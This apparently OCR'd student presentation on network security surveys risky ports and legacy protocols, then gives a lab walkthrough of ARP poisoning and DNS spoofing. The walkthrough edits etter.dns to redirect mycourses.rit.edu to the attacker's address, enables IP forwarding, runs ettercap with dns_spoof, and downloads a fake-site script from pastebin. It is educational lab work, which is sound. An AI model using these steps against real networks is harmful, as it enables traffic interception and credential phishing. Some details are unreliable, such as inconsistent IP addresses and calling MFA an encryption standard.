NETWORK AND SERVICE SECURITY

Mehrin Fathima (418006818), Muhammad Ammar Rashid (421007820), Reema Naheem (397000990),
Sameera Jasmine (421008418)

INTRODUCTION

WHAT IS NETWORK AND SERVICE SECURITY?

Network and Service Security aims to keep data safe as it is transferred through networks and between devices, so that the act of communication is secure, private and trustworthy, and that no one is allowed to see, hack or corrupt the service.

OVERVIEW

- Network Security Services help protect data during communication using encryption and smart card verification.This involves securing both the network traffic (data in motion) and the ports (entry points) on devices that connect to the network.
- It ensures safe, private, and uninterrupted digital communication.
- Online threats target network traffic, which carries sensitive personal and business data.
- To protect traffic, we use:
  - 🔒 Encryption (like HTTPS, VPNs)
  - 🧱 Firewalls
  - 👁️ Intrusion Detection Systems (IDS)

➡ Securing network traffic is essential for confidentiality, integrity, and availability.

PORTS AND THEIR SECURITY RISKS

WHAT ARE PORTS ON A DEVICE?

- Ports are digital doorways used for communication between devices and services.
- Identified by numbers (0–65535) - Each port on a device has a unique number assigned to it.
- Common ports - Port 80 (HTTP), Port 443 (HTTPS), Port 21 (FTP), Port 22 (SSH), Port 23 (Telnet), Port 445 (SMB), Port 3389 (RDP)

⚠ WHY PORTS ARE SECURITY RISKS

- Hackers use port scanning tools to find open or vulnerable ports.
- Services on these ports can be exploited if outdated or poorly configured.
- Open ports = potential entry points for attackers.
- Services on open ports may be vulnerable or outdated.
- Example: WannaCry exploited Port 445 (SMB), Telnet (Port 23) = no encryption = high risk

🔍 HOW HACKERS EXPLOIT PORTS

- Use port scanning tools to find open ports.
- Attack known service weaknesses:
  - FTP (Port 21): unencrypted, brute force attacks
  - SSH (Port 22): vulnerable if keys are leaked
  - Telnet (Port 23): plain text credentials
  - RDP (Port 3389): targeted in ransomware attacks

🛡 STRATEGIES TO PROTECT NETWORK PORTS

- Close unused ports – reduces attack surface.
- Scan ports regularly – detect and fix unexpected exposures.
- Use firewalls & ACLs – control access to sensitive ports.
- Switch to secure protocols – e.g., SSH instead of Telnet.
- Patch systems – fix vulnerabilities in services.
- Use IDPS tools – monitor traffic for threats.
- Port Knocking / SPA – hide ports unless triggered securely.

! Should Unused Ports Be Open?

No — open only the ports needed for operation.
Closing unused ports improves overall network security posture.

📡 TELNET (PORT 23)

- Purpose: Remote command-line access.
- Why it's risky:
  Sends data (including passwords) in plaintext.
  Can be intercepted easily by attackers using sniffing tools.
  No secure login—sessions can be hijacked.
- Better option: Use SSH, which encrypts data and uses strong authentication.

📁 FTP (PORT 21)

- Purpose: Transfers files between computers over a network.
- Why It's vulnerable : Sends data (like usernames and passwords) in plain text, making it easy to intercept. No strong authentication or encryption.
- Risks: Data theft, brute-force attacks, and FTP bounce attacks.
- Better option: Use SFTP or FTPS which encrypt data and provide better security.

Old protocols like Telnet, FTP, and SNMPv1/2 are still seen in some systems but are no longer secure due to weak or no encryption and poor authentication.

⚠ DEPRECATED AND VULNERABLE PROTOCOLS

📊 SNMPV1/V2 (PORTS 161/162)

- Purpose: Monitoring and managing devices on a network.
- Why it's risky:
  Uses default "community strings" (like passwords) which are rarely changed.
  No encryption—attackers can read or alter device configs.
- Better option: SNMPv3, which adds encryption and proper authentication.

TAKEWAY - Replacing insecure protocols with their secure alternatives (SSH, SFTP, SNMPv3) significantly improves network safety and reduces the chance of data breaches or intrusions.

RELATED WORKS

PROTOCOL	PAPER TITLE	FOCUS	MITIGATION
DHCP	DHCP Attacking Tools: An Analysis	Starvation, Flooding	DHCP Snooping, Port Security
DNS	DNS Advanced Attacks and Analysis	Cache Poisoning, Hijacking	DNSSEC, Access Control
SMTP	A Survey of Email Service; Attacks, Security Methods and Protocols	Email Spoofing, Phishing	TLS/SSL, Spam Filters, Awareness
SNMP	Multiple Vulnerabilities in SNMP	Malformed Packets, Community Strings	SNMPv3, ACLs, IDS

How our work differs from existing research

Analyzes four major protocols instead of one

Covers two attacks and modern defenses per protocol

Includes real-world attack tools to show practical relevance

Emphasizes both detection and prevention strategies

PROPOSED SCHEME

ENVIRONMENT SETUP:

Kali Linux- Attacker
Ubuntu- Victim
Bridged network for real world simulation

```
┌──(reemanaheem㉿kali)-[~]
└─$ sudo apt update
[sudo] password for reemanaheem:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [50.6 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [119 kB]
Get:5 http://kali.download/kali kali-rolling/non-free amd64 Packages [201 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [882 kB]
Fetched 72.7 MB in 27s (2,724 kB/s)
1652 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Update Kali

Kali Linux device was updated to ensure that all packages and dependencies were current


```
┌──(reemanaheem㉿kali)-[~]
└─$ curl -o site.py https://pastebin.com/raw/ucqpN0f1
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1111    0  1111    0     0    161      0 --:--:--  0:00:06 --:--:--   227
```

```
┌──(reemanaheem㉿kali)-[~]
└─$ python3 ste.py
python3: can't open file '/home/reemanaheem/ste.py': [Errno 2] No such file or directory
```

Run fake site using:

curl -o site.py

python3 site.py



A readily available script from Pastebin was used to set up a dummy website.

PROPOSED SCHEME

STEPS

```
┌──(reemanaheem㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6e:13:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.178/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
       valid_lft 82770sec preferred_lft 82770sec
    inet6 2001:8f8:1473:780:5478:2416:cb64:279c/64 scope global dynamic noprefixroute
       valid_lft 259169sec preferred_lft 172769sec
    inet6 fe80::3714:efc3:520a:e8b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Get attacker's IP with ip a

Attacker's IP address was verified using ip a.

Get attacker IP with ip a

```
┌──(reemanaheem㉿kali)-[~]
└─$ sudo nano /etc/ettercap/etter.dns
[sudo] password for reemanaheem:
```

```
# vim:ts=8:noexpandtab
mycourses.rit.edu A 192.168.1.100
```

```
┌──(reemanaheem㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Editing DNS entry & Enable forwarding

The domain to be spoofed (in our test, mycourses.rit.edu) was redirected to the attacker's IP address. Enabling packet forwarding on Kali allowed it to pass traffic between the victim and the router, making the attack maintaim network connectivity.

PROPOSED SCHEME

STEPS

```
reema@reema-VirtualBox:~/Desktop$ arp -a
? (192.168.164.36) at 3c:a6:f6:26:98:9a [ether] on enp0s3
_gateway (192.168.160.1) at 4c:ae:a3:81:58:01 [ether] on enp0s3
? (192.168.166.21) at 2e:e5:07:ce:8d:fd [ether] on enp0s3
? (192.168.10.10) at 08:00:27:6e:13:6e [ether] on enp0s3
DC01.RIT.ae (192.168.112.10) at <incomplete> on enp0s3
reema@reema-VirtualBox:~/Desktop$ sudo ip -s -s neigh flush all
[sudo] password for reema:
192.168.164.36 dev enp0s3 lladdr 3c:a6:f6:26:98:9a  used 2069/2068/2037probes 4 STALE
192.168.160.1 dev enp0s3 lladdr 4c:ae:a3:81:58:01  ref 1 used 32/32/32probes 1 REACHABLE
192.168.166.21 dev enp0s3 lladdr 2e:e5:07:ce:8d:fd  used 2466/2466/2429probes 4 STALE
192.168.10.10 dev enp0s3 lladdr 08:00:27:6e:13:6e  used 2291/2291/2249probes 1 STALE
192.168.112.10 dev enp0s3  used 2849/2909/2846probes 6 FAILED
```

Ubuntu checks ARP table using arp -a

The arp-a was used to observe the MAC address of Ubuntu. Sudo ip —s —s neigh flush all was used as an alternative to arp —d to clear the ARP cache.


```
┌──(reemanaheem㉿kali)-[~]
└─$ sudo ettercap -T -M arp:remote /192.168.166.76// /192.168.160.1// -P dns_spoof -i eth0

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 08:00:27:6E:13:6E
         192.168.168.94/255.255.240.0
```

Launching Ettercap for ARP and DNS Spoofing

The DNS spoofing attack was launched using Ettercap, specifying both the victim and the router IP addresses



Ubuntu browser shows fake site

Spoofed

```
reema@reema-VirtualBox:~/Desktop$ arp -a
_gateway (192.168.160.1) at 08:00:27:6e:13:6e [ether] on enp0s3
? (192.168.168.94) at 08:00:27:6e:13:6e [ether] on enp0s3
reema@reema-VirtualBox:~/Desktop$
```

Router's MAC appears as Kali's MAC (spoofed)

CONCLUSION

This study has demonstrated the practical impact of cyberattacks—particularly DNS spoofing—on insecure local networks. It highlights the vulnerabilities in protocols like ARP and DNS, underscoring the need for layered protection.

It also explored a range of defense strategies against such attacks, including ARP inspection, DNS extensions, and Multi-Factor Authentication.

Understanding the nature of these attacks is essential for building effective defenses. Key methods to secure device communication include:

- Preventive mechanisms such as DNS extensions
- Stronger encryption standards like Multi-Factor Authentication
- Ongoing threat monitoring through tools like ARP inspection

THANK YOU